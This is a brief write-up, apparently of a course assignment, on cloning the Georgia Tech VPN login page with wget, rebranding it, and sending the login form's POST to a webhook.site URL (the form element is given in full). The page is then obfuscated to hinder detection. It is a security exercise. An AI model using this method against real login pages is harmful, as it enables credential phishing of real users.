Task: Web Development

1. create a "cdait" secure login webpage based on vpn.gatech.edu (temporarily post form can send to webhook.site for testing)
2. Html obfuscation of webpage (can consider custom inline javascript obfuscation or simply use a tool on github that works XD)

Github code link: https://github.com/thstasy/GaTech-Assignment01.git

Implementation

Step 01: clone the webpage of "vpn.gatech.edu" using *wget*

Step 02: change every "VPN" to "cdait" on the *index.html* file

Step 03: generate a webhook URL for post request and embed it into the *<form>* element :

<form name="login" id="login_form" method="post" action="https://webhook.site/453caa7f-ea0f-45b5-81fc-5e3bdf0d0a5c" autocomplete="off">

Step 05: switching the HTML code into obfuscated HTML code by using an *online tool*

Step 04: launch on localhost to check if the index.html can work on local host :

To Be Updated

1. After redirecting to the webhook URL, I hope the webpage will show up a decorated site, saying "You are phished!"

2. Test not yet done on deployed internet.